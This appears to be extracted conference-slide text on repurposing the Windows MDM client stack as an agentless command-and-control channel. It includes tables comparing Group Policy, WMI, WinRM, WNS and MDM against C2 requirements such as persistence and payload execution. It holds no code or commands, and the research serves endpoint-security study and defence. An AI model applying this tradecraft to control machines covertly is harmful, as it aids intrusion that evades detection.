

Windows Agentless C2

- (Ab)using the MDM Client Stack

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About Me



Marcos Oviedo

Hooked on Windows internals

**All about defensive
and offensive endpoint security**

@marcosd4h

What was the origin of this story?

- Developing cross-platform MDM solution
- Wanted Windows MDM support
- Discovered potential for agentless C2 during research




Windows Agentless C2 Concept



Command and Control (C2) Systems

- Attackers gain access to compromised machines
- Requires endpoint agent
- Agent facilitates control, data extraction, new payloads, etc.



Agent-based C2 Challenges



Detection by
security solutions



Maintaining
persistence



Requires constant
updates

Living Off the Land C2 System




Repurposed
Features



Operational
simplicity



Shifts the
battleground



Built-in
persistence

Windows Agentless C2 Concept



Windows Client Required Capabilities

1

Client/Server Architecture

Windows Client Required Capabilities

2

HTTPS Transport

Windows Client Required Capabilities

3

**Extensible
communication protocol**

Windows Client Required Capabilities

4

| **Persistent privileged client**

Windows Client Required Capabilities

5

| **Custom payload execution**

Windows Client Required Capabilities

6 | Desirable Features

C2 command retrieval mechanism

Always running client

Client identification

Access to OS Management Interfaces

Windows Features Exploration

- **Group Policy**
- **Windows Management
Instrumentation (WMI)**
- **Windows Remote Management
(WinRM)**
- **Windows Notification Services (WNS)**
- **Mobile Device Management (MDM)**

	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓				
HTTPS Transport	✗				
Extensible Protocol	✓				
Persistent Privileged Client	✓				
Custom Payloads	✗				
Built-in Commands Retrieval	✓				
Always running client	✓				
Client identification	✓				
Access to Management Interfaces	✓				


	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓			
HTTPS Transport	✗	✗			
Extensible Protocol	✓	✓			
Persistent Privileged Client	✓	✓			
Custom Payloads	✗	✓			
Built-in Commands Retrieval	✓	✗			
Always running client	✓	✗			
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Built-in Commands Retrieval	✓	✗	✗		
Always running client	✓	✗	✗		
Client identification	✓	✗	✗		
Access to Management Interfaces	✓	✓	✓		


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Persistent Privileged Client	✓	✓	✗	✓	✓
Custom Payloads	✗	✓	✓	✗	✓
Built-in Commands Retrieval	✓	✗	✗	✗	✓
Always running client	✓	✗	✗	✓	✗
Client identification	✓	✗	✗	✓	✓
Access to Management Interfaces	✓	✓	✓	✗	✓


Repurposing **MDM** Architecture



